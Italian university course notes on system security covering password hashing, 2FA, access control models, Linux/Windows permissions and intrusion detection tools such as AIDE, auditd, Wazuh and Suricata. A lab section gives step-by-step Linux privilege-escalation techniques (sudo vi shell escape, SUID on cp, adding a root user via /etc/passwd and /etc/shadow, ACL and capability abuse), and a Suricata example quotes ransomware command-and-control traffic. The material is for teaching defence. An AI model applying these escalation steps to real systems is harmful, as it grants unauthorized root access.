
Non si memorizza la password ma la sua impronta, calcolata con una funzione hash

Inoltre:


- V non deve conoscere le password
- Il furto di file da V deve essere inefficace
- V deve discriminare una password corretta da una errata

Nonostante ciò, si può comunque essere soggetti ad attacchi con dizionario (*Rainbow tables* 🌈) → una mitigazione possibile è **Salt** 🏒

Salt funziona più o meno come un seed, è una variazione random inserita alla scelta della password → quando l'utente sceglie e inserisce la password, ad essa viene aggiunto un salt a cui poi viene applicata la funzione hash che genera la fingerprint (e memorizza anche il salt) associata all'utente:



Per la verifica invece, si prende il salt dell'utente e si aggiunge alla password inserita, applicando la stessa funzione hash e confrontando infine le fingerprint:



Un esempio da /etc/shadow:

```
$ 6 $ VjDM2ltuaSNPBxfo $ Ip40Uogu0.0jFafg1VeMgzZplisBV.CC76jRyead9rvidbywD...$
```

Dove troviamo l'**identificatore** dell'algoritmo hash usato, il **salt** e la **fingerprint** calcolata su concatenazione pass||salt.

Ad ogni scelta o rinnovo della password, il salt cambia → non permette di precalcolare le fingerprint partendo da un dizionario → ciò comunque non tutela contro gli attacchi offline che avvengono dopo aver sottratto il file della password (per quelli è necessario che la password non sia facile da indovinare)

Oltre che difficili da indovinare, quindi preferibilmente lunghe e criptate, bisogna a prescindere usare password diverse → altrimenti una password scoperta grazie ad un leak di un sistema sarà usabile ovunque.

È molto utile per questo avere un password manager che crea password generate per bene (incomprensibili) e le salva insieme alla entry corrispondente (tipo quello che fa Chrome, però ci consiglia di non salvare le password su Google).

Sito utile per controllare se la nostra mail è comparsa in qualche *data breach* →

Have I Been Pwned: Check if your email has been compromised in a data breach
Have I Been Pwned allows you to search across multiple data breaches to see if your email address or phone number has been compromised.

<https://haveibeenpwned.com/>

,' have
i been
pwned?

8.2 Autenticazione attiva

P convince V di possedere il segreto autentico senza svelarlo e mandando ogni volta un dato diverso →

- Il furto del dato di confronto da V è inutile
 - Il furto del canale è inutile per autenticazioni future → attenzione comunque al man in the middle!
- ▼ Come funziona?

Si utilizzano le **S-Key One-Time Password**:

1. P conosce il proprio segreto N
2. V viene inizializzato col risultato dell'applicazione ripetuta k volte di una funzione hash a N: $h^k(N)$
3. Alla prima autenticazione, P invia $h^{k-1}(N)$
 - a. V verifica facilmente che $h(h^{k-1}(N)) = h^k(N)$
 - b. V scarta $h^k(N)$ e ricorda $h^{k-1}(N)$ come riferimento per la prossima autenticazione

L'hash è quindi facile da calcolare (efficiente) e difficile da invertire (sicuro).

Il sistema va però reinizializzato dopo k passi → varianti senza limiti.

Si possono utilizzare anche sistemi a **sfida e risposta**, tipicamente utilizzati con crittografia asimmetrica → P può provare il possesso di una chiave privata senza svelarla, se V possiede la chiave pubblica.

Il metodo più efficiente da utilizzare è una combinazione di entrambi → **autenticazione a due fattori** (2FA - *Two Factor Authentication*): consiste nell'utilizzo di almeno due dei tre fattori precedenti, e aggiunge un ulteriore livello di autenticazione che impedisce agli aggressori di accedere anche se ottengono le credenziali.

È importante che per fare la 2FA i fattori di autenticazione siano distinti → differente dalla **2SA** (*Two steps authentication*) che consiste ad esempio nell'invio di SMS al telefono, che non è considerato qualcosa che si POSSIEDE perché facilmente oggetto di attacchi MITM.

Sbloccare un'app con un PIN per avere un token di accesso aggiuntivo è invece considerato come "conoscenza aggiuntiva".

Quando sono utilizzati più di due fattori per l'autenticazione si parla di *Multi-factor Authentication*:

MFA	<i>Multi Factor Authentication</i>	Richiede di provare la propria identità più volte
2SA	<i>Two Steps Authentication</i>	Richiede di provare la propria identità 2 volte
2FA	<i>Two Factor Authentication</i>	Richiede di provare la propria identità con 2 fattori distinti

▼ Esempi


- **OTP** → *One Time Password*, una password aggiuntiva sotto forma di token valida solo per un utilizzo (quella che ti mandano per SMS)
- **TOTP** → *Time One Time Password*, come sopra ma è limitata nel tempo (che può variare da 5 secondi a pochi minuti)

8.3 Standard FIDO

Il mondo delle password, prima o poi, finirà → in futuro, il sistema monitorerà in continuazione il nostro comportamento per riconoscerci (come muoviamo il mouse, cosa clicchiamo prima) e fare una password-less authentication.


Lo standard più importante è il **FIDO** (*Fast IDentity Online*) Alliance → gruppo di aziende leader come Google e Microsoft che sviluppano standard per consentire un'esperienza di autenticazione più semplice e sicura. Tra gli standard ci sono:

- **UAF** → *Universal Authentication Framework* → tipicamente coinvolge la biometria in cui le informazioni di sicurezza non lasciano mai il dispositivo → autenticazione senza password



Architettura FIDO UAF

- **U2F** → *Universal Second Factor* → rafforza e semplifica la 2FA utilizzando USB, NFC, bluetooth o mobile.



Architettura implementativa FIDO U2F

Un caso d'uso molto interessante è la YubiKey fatta da [Yubico](#) → componente hardware per 2FA attraverso OTP, e crittografia a chiave pubblica con supporto multi-protocollo e USB-A, USB-C o NFC. Una funzionalità della YubiKey è quella dell'origin-check ed è usata per verificare la correttezza del sito nel quale si sta navigando, per evitare attacchi di phishing.

Una volta però hanno scoperto come aggirarla → <https://www.youtube.com/watch?v=pUa6nWWTO4o>

9. Autorizzazione

@May 12, 2023

Un soggetto autenticato deve essere autorizzato a svolgere operazioni sulle risorse del sistema, processo che si sviluppa in tre passaggi:

1. definire il modello del sistema controllato (limitatamente ai fattori critici per il controllo degli accessi)
2. definire la [politica di accesso](#) (le regole in base alle quali l'accesso è regolamentato)
3. attuare la politica (tramite opportuni meccanismi HW / SW)

Risulta molto utile separare politiche e meccanismi → oltre che per una questione di astrazione, si possono confrontare diverse politiche senza essere sommersi da dettagli di implementazione; inoltre i meccanismi vengono progettati come elementi costitutivi utilizzabili per diversi tipi di politiche.

Le politiche solitamente seguono il [principio del privilegio minimo](#) → qualsiasi accesso deve avvenire concedendo l'insieme di autorizzazioni più ristretto possibile.

I meccanismi, invece, devono essere resistenti alle manomissioni, autonomi e seguire il [principio di mediazione completa](#) → ogni accesso alle risorse deve essere sottoposto al controllo e alla decisione del meccanismo.

I parametri di decisione sono: identità o ruolo del soggetto, modalità di accesso → la decisione è presa non solo in base a ruolo/identità, ma anche in base al tipo di operazione che il soggetto vuole eseguire, vincoli spaziali e temporali, storia delle attività svolte.

Ci sono dei grandi [macromodelli di controllo dell'accesso](#):

- **DAC** (*Discretionary access control*) → ogni oggetto ha un proprietario, e questo proprietario a sua discrezione decide che permessi dare all'oggetto.
Es. in Linux noi creiamo un file, ne siamo proprietari e con `chmod` ne cambiamo tutti i permessi a nostra discrezione.
- **MAC** (*Mandatory access control*) → un security manager scrive un elenco di regole ed è l'unico ad avere il privilegio di poterlo fare, e a quel punto quelle regole si applicano a tutti i tentativi di accesso indipendentemente dal proprietario dell'oggetto.
- **RBAC** (*Role-based access control*) → modello più complesso, i permessi sono assegnati ai ruoli, molto utile se questi ultimi possono variare dinamicamente nel soggetto.

Il modo più banale per esprimere i permessi è una matrice con oggetti e soggetti → nelle celle intermedie saranno definite le autorizzazioni di tutti i soggetti, che nella maggior parte saranno di default. Questo può portare però ad avere una matrice inutilmente grande, perché solo le celle non di default dicono qualcosa di significativo.

Per questo ci sono implementazioni più efficienti → andare ad estrarre solo le informazioni più interessanti, ad esempio con le [authorization table](#) che prendono solo le informazioni da rimodellare in una nuova tabella che contiene solo le cose più utili (più o meno come i grant nei database sql).

Ci sono anche altri modi, come le [capabilities list](#) (che si possono trovare nei sistemi MAC) → una lista associata a ogni soggetto del sistema; e le [access control lists \(ACL\)](#) → partizione della tabella fatta per colonne, per ogni risorsa prende solo le celle non vuote nella tabella e prende i soggetti che hanno qualche diritto su quella risorsa ≠ da quelli di default.



Partizionare la matrice per soggetto → *capability lists*

Partizionare la matrice per oggetto → *access control lists (ACL)*

Nei sistemi Linux:

- ogni utente → deve appartenere almeno a un gruppo; gli account possono andare in stato *locked*, che impedisce di usarli per l'accesso interattivo ma consente ai processi con tale identità di andare avanti (minimo privilegio!)
- comando `passwd` → usato per cambiare password o settare l'account da stato lock (`-l`) o unlock (`-u`)
- ogni file → è descritto da un i-node, che contiene tra le altre cose un set di informazioni di autorizzazione (SGID, SUID...)

Quando un utente A vuole eseguire un'operazione su un file, il sistema operativo ne controlla i permessi seguendo questo schema:

```
flowchart TD
    A{A == U} -->|Si| B[Applica i permessi RWX di U]
    A -->|No| C{A appartiene a G?}
    C -->|Si| D[Applica i permessi RWX di G]
    C -->|No| E[Applica i permessi RWX di O]
```

9.1 Access Control Lists e Capabilities

Le ACL estendono la flessibilità di autorizzazione, perché permettono di specificare una lista arbitraria di utenti e gruppi coi relativi permessi in aggiunta all'owner, oltre che ereditare la maschera di creazione della directory e limitare tutti i permessi simultaneamente.

```
user::rw
user:lisa:r--      #effective:r--
group::r--
group:toolies:r-  #effective:r--
mask::r--
other::r--
```

Per impostare un'ACL → `setfacl`, per visualizzarla `getfacl`, in generale `man acl`.

Esistono tipicamente dei super-utenti, con privilegi illimitati, come i *root* in Unix e gli *administrator* in Windows.

I poteri del *root* di Linux non sono “monolitici” → esistono 41 diverse [capability](#) che rappresentano autorizzazioni normalmente negate agli utenti standard (ad esempio `CAP_DAC_OVERRIDE` che da la possibilità di ignorare i permessi sul filesystem).

Esiste la possibilità di assegnare specifiche capability a processi lanciati da utenti standard: vedi `man capabilities`, `getcap`, `setcap`.

In Windows, invece, le autorizzazioni sono assegnate sotto forma di ACL → ad ogni risorsa (file) è associata una ACL. Esse sono disponibili su partizioni NTFS (non FAT) e sulle condivisioni di risorse di rete.

Per modificare le ACL è necessario o esserne l'owner o che nell'ACL siano assegnati i permessi "full control" o "change permissions".



Mentre in Linux solo il proprietario può cambiare i permessi, in Windows è un permesso come un altro, cosa che permette deleghe più fini.

Altre differenze sostanziali tra Windows (NTFS) e Linux:

1. La ACL può essere di dimensioni arbitrarie e posso modificarla aggiungendo utenti e gruppi;
2. No 3 permessi, ma 13;
3. Ognuno di quei permessi viene rappresentato non con un singolo bit ma con una coppia → **allow/deny** (oppure non impostato)

L'ACL di NTFS può quindi essere popolata con un grande numero di utenti e gruppi.

- ▼ Cosa succede se un utente appartiene a più gruppi presenti nell'ACL?

In questo caso l'utente eredita tutti i permessi, tutti i bit a 1 di quell'ACL → come se venissero sovrapposte (però deny prevale su allow). L'effetto finale per questo sarà che l'utente si troverà negati certi permessi perché avrà ereditato la spunta deny da un altro gruppo, viceversa gli verranno concessi permessi che non gli spettavano.

Ecco perchè esiste sia il deny che il not set, così il deny hard può essere esplicitato mentre il not set in questi casi risulta un soft deny che può essere rivalutato.

10. Monitoraggio

@May 19, 2023

Le fasi di un attacco possono lasciare tracce → individuarle con accuratezza e tempestività è di fondamentale importanza per evitare o limitare i danni.

I termini più importanti del monitoraggio sono:

- **IDS - Intrusion Detection System** → è genericamente un sistema in grado di rilevare un attacco
 - *signature based* → riconosce attacchi noti
 - *anomaly detection* → riconosce deviazioni dall'uso standard
- **IPS - Intrusion Prevention System** → consiste in un IDS in grado di interagire con sistemi di controllo dell'accesso per bloccare il traffico malevolo
- **SIEM - Security Information and Event Management** → piattaforma che integra strumenti, politiche e procedure per la gestione integrata delle fonti di informazione e degli incidenti

Mentre i parametri di qualità per il rilevamento degli eventi sono:

- Falso positivo (FP) → segnalazione di attacco errata da evento innocuo
- Falso negativo (FN) → attacco reale che non genera una segnalazione

Ci sono due strategie di rilevazione principali:

- Basate sulla rete
 - **NIDS - Network-based IDS** → usa i dati intercettati sui canali di comunicazione, è un sistema dedicato sul perimetro o con sonde, per il traffico di tutti i sistemi
- Basate sull'endpoint
 - **HIDS - Host-based IDS** → consiste in un processo userland sul sistema da proteggere:
 - vede il traffico diretto a un singolo sistema
 - monitora il filesystem, i processi e le attività utente
 - esamina in tempo reale i log file
 - verifica periodicamente contenuti e metadati dei file
 - **EDR - Endpoint Detection and Response** → può essere definito come un HIDS fortemente integrato col sistema operativo

10.1 NIDS, HIDS, EDR

NIDS:

Vantaggi

- Visibilità di tutto il traffico, entrante e uscente
- Richiede un solo punto di installazione
 - vero solo se la rete è semplice
 - con più sonde c'è la possibilità di ragionare su flussi
- Un malfunzionamento non incide sull'endpoint

Svantaggi

- Maggior tasso di FP → processi legittimi possono generare occasionalmente traffico anomalo
- Più soggetto a sovraccarico o evasione (pacchetti frammentati)
- Non può esaminare il traffico cifrato
- Un unico punto di analisi per un'intera rete → tante richieste hardware

HIDS:

Vantaggi

- Minor tasso di FP → pacchetti di rete sospetti possono essere correttamente classificati solo esaminando l'interazione con l'obiettivo finale
- Economico
 - sfrutta per definizione sistemi già esistenti
 - non impegnativo computazionalmente (distribuito)

Svantaggi

- Punti ciechi
 - Se un evento o pacchetto non lascia tracce sul filesystem è invisibile
 - **Non valuta il traffico uscente (egress) ma solo entrante (ingress)**
 - Non individua scansioni che non toccano servizi attivi
- Richiede l'installazione di un agente sulla macchina
- Se la macchina è compromessa può essere neutralizzato

EDR:

Vantaggi (rispetto a HIDS)

- In grado di raccogliere eventi dai device driver di filesystem e di rete e comunicazioni interprocesso
- In grado di analizzare eseguibili e librerie al caricamento e a runtime (system call, fork)
- Capacità anti-tampering (impedire tentativi di manipolazione o alterazione non autorizzati)
- Maggiori possibilità di risposta (isolamento di comunicazioni e processi)

Svantaggi

- Richiede un'interfacciamento stretto con OS (non così ovvio)
 - hooking
 - minifilters
- Difficile trovare soluzioni open-source e non molto costose

10.2 Integrity checker - AIDE

Negli HIDS, la rilevazione di intrusioni sull'host è tipicamente svolta per mezzo di un **integrity checker**: si memorizza in un database lo stato del filesystem quando è certamente "pulito" e poi si confronta periodicamente il filesystem col database.

Tra i più diffusi integrity checker ci sono Tripwire (commerciale), AIDE (fork FOSS di Tripwire) e AFICK.

AIDE è un controllore di integrità configurabile → i tipi di controlli da applicare a file e directory sono definiti all'interno del file `/etc/aide.conf`. Essendo compilato, è molto veloce, nonché integrabile con permessi estesi (acl, selinux).

▼ Qualche esempio

Vedi → [tipi di controllo implementati](#)

- `/etc n+u+g+s` → esaminerà tutto nella directory /etc, in particolare il numero di collegamenti, l'utente che possiede un dato file, il gruppo e la dimensione del file.
- `!/var/log/.*` → utilizzando il punto esclamativo AIDE ignorerà tutto ciò che c'è in /var/log.

I pattern sono sottostringhe ancorate alla radice → attenzione ad esclusioni apparentemente specifiche!

Non `!/var/log/maillog` bensì `!/var/log/maillog$`

Un esempio di configurazione:

```
MyRule = p+i+n+u+g+s+b+m+c+md5+sha1
/etc p+i+u+g # check only permissions, inode, user and group for etc
/bin MyRule # apply the custom rule to the files in bin
/sbin MyRule # apply the same custom rule to the files in sbin
!/var/log/.* # ignore the log dir it changes too often
```

▼ Quick start

Vanno configurate le regole di controllo, il nome del database di riferimento (usato per i controlli) e il nome del nuovo database prodotto ad ogni aggiornamento.

Per:

- inizializzare il database → `- aide --init`

- rinominarlo e usarlo come riferimento per controlli futuri → `-mv /usr/local/aide/aide.db.new /usr/local/aide/aide.db`
- lanciare un integrity check → `- aide --check`

▼ Uso appropriato

A seconda del caso, AIDE può essere:

- eseguito come strumento forense → solo se si sospetta o verifica un'interruzione
- programmato per segnalare regolarmente qualsiasi cambiamento interessante → due problemi:
 - reimpostare periodicamente il database per interrompere la segnalazione di modifiche non dannose ai file
 - difendere l'integrità del binario e del database di AIDE

Per ridurre il rischio di eseguire un AIDE compromesso o su un DB compromesso:

- utilizzare le firme HMAC per il file di configurazione e il DB
- masterizzare il DB su di un supporto non riscrivibile
- eseguire il software da un sistema diverso e affidabile oppure da un supporto di ripristino

AFICK è un sistema con configurazione molto simile ad AIDE ma con un numero minore di check supportati.

10.3 Log di sistema

I log (diari) tenuti dal sistema sono indispensabili per la diagnostica in generale, e in particolare per rilevare attività malevole o sospette da parte di processi sia utente che kernel.

La loro stessa sicurezza va garantita, o l'attaccante semplicemente cancellerà le proprie tracce. Per garantire la loro integrità, possiamo usare un logging su server remoto:

- Vantaggio aggiuntivo: centralizzazione
- Implementazioni avanzate: shadow loggers
- Problema: diventa un bersaglio appetibile (possibile DoS)

Linux logging → le soluzioni più comuni tipicamente producono file di testo, con nessuna garanzia di uniformità di formato a parte la marcatura temporale; in prospettiva integrato in systemd → journald attivo dal boot, non dipendente dall'avvio di altri servizi, in formato binario visualizzabile con `journalctl`.

In-kernel auditing → Linux (≥ 4.18) supporta il tracciamento di ogni evento legato alle systemcall. Il kernel invia messaggi a un demone user-space (`auditd`) secondo regole di configurazione → sono disponibili strumenti per:

- generare report delle attività sul sistema (`aureport`)
- cercare specifici eventi (`ausearch`)
- rilanciare le notifiche di eventi ad altre applicazioni invece di scriverle nell'audit log (`auditspd`)
- tracciare un processo, analogamente a strace (`autrace`)

▼ Alcuni esempi

- `auditctl -w /etc/passwd -p rwx -k KEY_pwd` → attiva un osservatore (watch) su /etc/passwd, lo fa scattare per ogni system call che tenti di eseguire read, write, execute, o attribute_change sul file e contrassegna le righe di log col tag KEY_pwd
- `ausearch -k KEY_pwd` → ricerca nel log le righe che hanno il tag specificato
- `auditctl -a exit,always -S chmod` → genera sempre (always) un evento loggato quando si ritorna (exit) dall'invocazione di una syscall chmod

SIEM → *Security Information and Event Management*, è un'acronimo che indica un tipo di soluzione software che offre funzionalità integrate per la gestione delle informazioni sulla sicurezza e la gestione degli eventi correlati alla sicurezza. Il SIEM combina due concetti chiave: la gestione delle informazioni sulla sicurezza (**SIM** - *Security Information Management*) e la gestione degli eventi correlati alla sicurezza (**SEM** - *Security Event Management*). Le sue funzionalità chiave sono:

1. Aggregazione dei dati → raccoglie log ed eventi da più fonti, normalizza e consolida i dati tramite un sistema di interrogazione centralizzato;
2. Correlazione → collega eventi con attributi comuni in pacchetti significativi e genera automaticamente avvisi in base a condizioni specifiche;
3. Monitoraggio → grafici per visualizzare lo stato corrente e relativi alla conformità;
4. Ritenzione → conservazione a lungo termine e analisi forense.

Un esempio di SIEM OSS: Wazuh, che un fork open source di OSSEC. Permette, oltre da funzionare come un host based IDS, anche di verificare se il sistema è compliant agli standard OpenSCAP.

10.4 OSSEC

OSSEC (Open Source Security) è un sistema di rilevamento delle intrusioni open source che fornisce funzionalità di monitoraggio della sicurezza.

È costituito da un agente che viene installato su ogni host del sistema da monitorare e da un server centrale che raccoglie e analizza gli eventi generati dagli agenti.

Ha due modalità di funzionamento: locale oppure client-server → i client ricevono la configurazione da un server e poi inviano i log al server su un canale cifrato.

Le sue funzionalità chiave includono:

1. Rilevamento delle intrusioni → OSSEC utilizza regole predefinite o personalizzate per rilevare intrusioni o comportamenti anomali all'interno del sistema;
2. Monitoraggio dei log: di sistema, dell'OS, delle applicazioni e delle attività di rete, per individuare eventi di sicurezza rilevanti;
3. Rilevamento degli attacchi basato su anomalie;
4. Allarmi e notifiche → genera avvisi in tempo reale se viene rilevato qualcosa di anomalo;
5. Integrazione con altri strumenti di sicurezza → firewall, IPS o sistemi di gestione delle vulnerabilità (VMS).

In OSSEC, le **regole** (*rules*) e i **decoders** svolgono un ruolo fondamentale nel processo di rilevamento delle intrusioni:

- Decoders → responsabili di convertire i dati grezzi provenienti da diverse fonti, come log di sistema, registri di attività di rete o altre fonti di informazioni sulla sicurezza, in un formato comprensibile e standardizzato.
- Regole → rappresentano le definizioni di eventi o comportamenti di sicurezza che devono essere monitorati e rilevati. Ogni regola specifica i parametri di ricerca, come pattern di log, valori chiave, corrispondenze di stringhe o altre condizioni specifiche che devono essere soddisfatte affinché un evento venga considerato rilevante.

Quando OSSEC riceve un evento decodificato, le regole (scritte in XML) vengono applicate per determinare se quell'evento corrisponde a un potenziale incidente di sicurezza. Ogni evento viene confrontato con le regole configurate nel sistema, e se una regola corrispondente viene trovata, viene generato un avviso o una notifica di allarme per segnalare l'evento rilevante agli amministratori di sicurezza.

Ci sono ruleset predefiniti ma si possono anche creare regole personalizzate.



Decoders → si occupano del parsing dei log file

Regole → analisi e monitoraggio dei dati

Alerts → scattano in funzione delle rules

Gli alerts possono eseguire logging dell'evento, invio di mail o sms oppure eseguire uno script (anche su host multipli).

10.5 Network IDS

La rilevazione di attacchi che giungono via rete viene svolta analizzando il traffico in entrata/uscita.

Problema essenziale → bisogna esaminare tutto il traffico senza rallentarlo, generando pochissimi falsi allarmi e senza lasciar sfuggire attacchi reali.

Due approcci:

- *Signature based* → rileva flussi con caratteristiche notoriamente malevoli
- *Anomaly based* → rileva flussi che si discostano dalla “normalità”.

Tra i più diffusi ci sono SNORT, Suricata e Zeek.

Suricata 🐾 è un sistema di rilevamento delle intrusioni di rete (IDS/IPS) ad alta velocità ed open source.

Le sue caratteristiche principali includono:

1. Rilevamento delle intrusioni di rete per mezzo di regole e firme (*signature*) predefinite o personalizzate per rilevare attacchi noti o comportamenti sospetti → è compatibile con SNORT e può essere esteso con LUA per processing oltre la capacità del linguaggio a regole
2. *Deep Packet Inspection* → può monitorare il traffico di rete a livello di pacchetto e analizzarne contenuti e metadati, con un'*analisi avanzata dei protocolli*
 - riconosce automaticamente il tipo di traffico e adatta il dettaglio dei log → salva l'header a livello applicazione per i protocolli più comuni
3. Output facilmente integrabile con molti strumenti di analisi e visualizzazione (come SIEM)
4. Molte fonti gratuite di signature
5. Può agire da IPS (Intrusion Prevention System) → se interposto tra due reti, può evitare l'inoltro di traffico malevolo

10.6 [LAB] Misconfiguration

@May 24, 2023 - laboratorio

Esempi di Misconfiguration:

Un primo esempio comune è la configurazione del file sudoers, tramite il quale è possibile concedere dei privilegi anche molto specifici a particolari utenti.

1. Creiamo un utente con `sudo adduser usertest`
2. `cd var/www/html` e poi `ls -l`
3. Possiamo andare ad inserire dentro sudoers (`sudo -i` e poi `visudo`) una riga specifica che consente all'utente di lanciare un comando preciso, ad esempio con

```
# User privilege specification
root ALL=(ALL:ALL) ALL
usertest ALL=(root) NOPASSWD:/usr/bin/vi /var/www/html/* # aggiungiamo

# si salva con ctrl+o e si esce con ctrl+x
```

4. Possiamo quindi sfruttare questa vulnerabilità in più modi:
 - a. apriamo una shell da vi con `sudo /usr/bin/vi /var/www/html/[nomefile]` e poi `:!bash`
 - b. apriamo il file /etc/passwd con `sudo /usr/bin/vi /var/www/../../../../etc/passwd` e inseriamo una nuova entry
 - c. modifichiamo uno script che viene eseguito da root
5. Un altro esempio è guardare i file di root con settato il SUID:
 - `sudo chmod o+xx /usr/bin/passwd` oppure `chmod u+s /usr/bin/passwd`
 - `ls -l /usr/bin/passwd`
 - poi lanciando passwd si può cambiare la password!

Idem con:

- `ls -l /bin/cp` e poi `chmod u+s /bin/cp`

6. Come facciamo invece per aggiungere un nuovo utente con i privilegi di root?
 - andiamo su `cp /etc/passwd` e vediamo che il nuovo utente (usertest) ha cambiato SUID ma non gruppo
 - `rm passwd.mio` e poi `cat passwd > passwd.mio` con un file che posso modificare a mio piacimento con `vi passwd.mio`
 - poi cw e copiamo-incolliamo la riga root scrivendoci baduser

Oppure

- `cat shadow > shadow.mio`, poi `vi shadow.mio` e anche qui baduser e invece dell'asterisco stringa vuota
- poi `cp passwd.mio /etc/passwd` e `cp shadow.mio /etc/shadow`
- se lanciamo vi e scriviamo `:!id` vediamo che siamo kali! se scriviamo `:r/etc/shadow` possiamo leggere il file shadow

Utilizzo delle posix ACL:

1. `getfacl /etc/shadow`
2. `setfacl -m u:kali:rwx /etc/shadow` → imposta una file access control list, modifica (-m) introducendo una riga in cui l'utente (kali) ha il diritto di leggere e scrivere sull'ACL
3. poi da kali con `cat /etc/shadow` possiamo vederlo!

Esempio con le capabilities:

1. `getcap /usr/bin/vi` → non ha nessuna capability
2. `setcap "CAP_DAC_OVERRIDE=eip" /usr/bin/vim.basic` → imposta una capability che attiva nei vettori effective, inheritable e permitted la capability DAC_OVERRIDE → vi in realtà punta a vim.basic quindi va impostata lì
3. `getcap /usr/bin/vim.basic` e vediamo che ha la capability → se non usiamo getcap ma `ls -l` vediamo che non c'è nulla di particolare e la capability non si vede! Bisogna controllare tutto bene

10.7 [LAB] Host Intrusion Detection Systems - Wazuh


@May 24, 2023 - laboratorio

Installazione di Wazuh: https://virtuale.unibo.it/pluginfile.php/1428364/mod_resource/intro/wazuh.txt?time=1652262084297

Vanno collegate le due macchine andando su strumenti → network → create con il DHCP server abilitato. Poi assegnare alle due macchine un'interfaccia che si colleghi a vboxnet0 andiamo su kali → settings → network → adapter 2 e selezionare Host-only Adapter e vboxnet0.

Un HIDS (Host-based Intrusion Detection System) è un IDS personalizzato per un server specifico, ed impedisce l'installazione all'interno della rete di minacce quali Trojan e backdoor.

Wazuh è un HIDS open-source, altamente customizzabile, che permette di gestire le intrusioni nella propria rete di device attraverso la modalità manager over agents.



Architettura di Wazuh

Caratteristiche principali:

- riconoscimento della priorità della vulnerabilità
- risposta attiva
- quali dispositivi monitorare
- unico noto centralizzato (manager) che comunica con tutti gli agent;

10.8 [LAB] Network Intrusion Detection Systems - Suricata

@May 31, 2023 - laboratorio

La differenza principale tra HIDS e NIDS è che gli NIDS si trovano sul livello 4, monitorano nello specifico il traffico di rete.

Monitorare il traffico piuttosto che le attività di un utente ha diversi vantaggi e svantaggi: monitorando solo il traffico di rete non posso capire determinate azioni come ad esempio la richiesta di privilegi di amministratore; però considerando che la maggioranza delle minacce viaggia attraverso la rete, è molto probabile che la prima fase di scansione avvenga tramite la rete e ci renda in grado di monitorare le principali minacce ai sistemi informativi.

Tutto passa dalla rete!

Nonostante semanticamente l'analisi della rete non ha l'espressività di un HIDS, sintatticamente ci offre la possibilità di spaccare a uno a uno i bit.

Un IDS può essere:

- Anomaly based → monitorano il traffico di rete, e se viene rilevata una deviazione nel comportamento della rete l'IDS rileva un attacco → elevato rischio di falsi positivi;
- Signature based → il database delle firme degli attacchi viene mantenuto localmente, il traffico viene confrontato con il database e se viene trovata una corrispondenza viene inviato un avviso → necessari aggiornamenti costanti.

In sintesi:



NIDS → monitora il traffico sulla rete, utile per sistemi non critici

HIDS → IDS personalizzato per un server specifico, maggiori possibilità di rilevamento (è più vicino all'host)

Suricata → è un motore di rilevamento delle minacce di rete gratuito e open source, veloce e robusto; è in grado di eseguire rilevamento delle intrusioni in tempo reale (IDS), prevenzione delle intrusioni (IPS), monitoraggio della sicurezza di rete (NSM) ed elaborazione dei pcap offline.



Gruppo di suricati (noi)

Dal lab si può tranquillamente installare facendo prima `sudo apt update` e poi `sudo apt -y install suricata`.

Il file di configurazione si trova in `/etc/suricata/suricata.yaml` → la configurazione di default basta per iniziare a testarlo e usarlo, ma si possono utilizzare più configurazioni

Signature = rules (minacce) possiamo crearne di nostre e basta inserirle nella cartella e metterle nel file di configurazione.

▼ Esempio di una regola Suricata

Considerando il traffico seguente:

```
POST /generate.php HTTP/1.1
User-Agent: DetoxCrypto2
Content-Type: application/x-www-form-urlencoded
Host: detoxcrypto.net16.net
Content-Length: 26
Expect: 100-continue
Connection: Keep-Alive

publickey=sdJoFsAv3jSNMEYxHTTP/1.1 200 OK
Date: Sat, 13 Aug 2016 04:45:30 GMT
Server: Apache
```

Una regola tipo può essere:

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"DetoxCrypto Ransomware CnC Activity";
flow:established,to_server; content:"POST"; http_method;
content:"/generate.php"; http_uri; isdataat:!1,relative;
content:"DetoxCrypto"; fast_pattern; http_user_agent;
content:"publickey="; depth:10; http_client_body;
http_header_names; content:!/"Referer"; sid:1; rev:1;)
```

Una regola suricata è composta essenzialmente da 5 parti: direzione, sorgente e destinazione, protocollo e tipologia. La prima identifica cosa fare (alert), il secondo è il protocollo e dopodichè abbiamo una quintupla che rappresenta lo stream del traffico (sorgente, porta sorgente, direzione del traffico, ip destinazione, porta destinazione).


“Fai un alert quando becchi del traffico HTTP proveniente da me su qualsiasi porta verso external-net”

Quindi i componenti di una regola sono:

- Azione: drop, alert, pass, reject, log
- Intestazione: protocol address port direction address port
 - Protocol : ip(all/any), tcp, udp, icmp
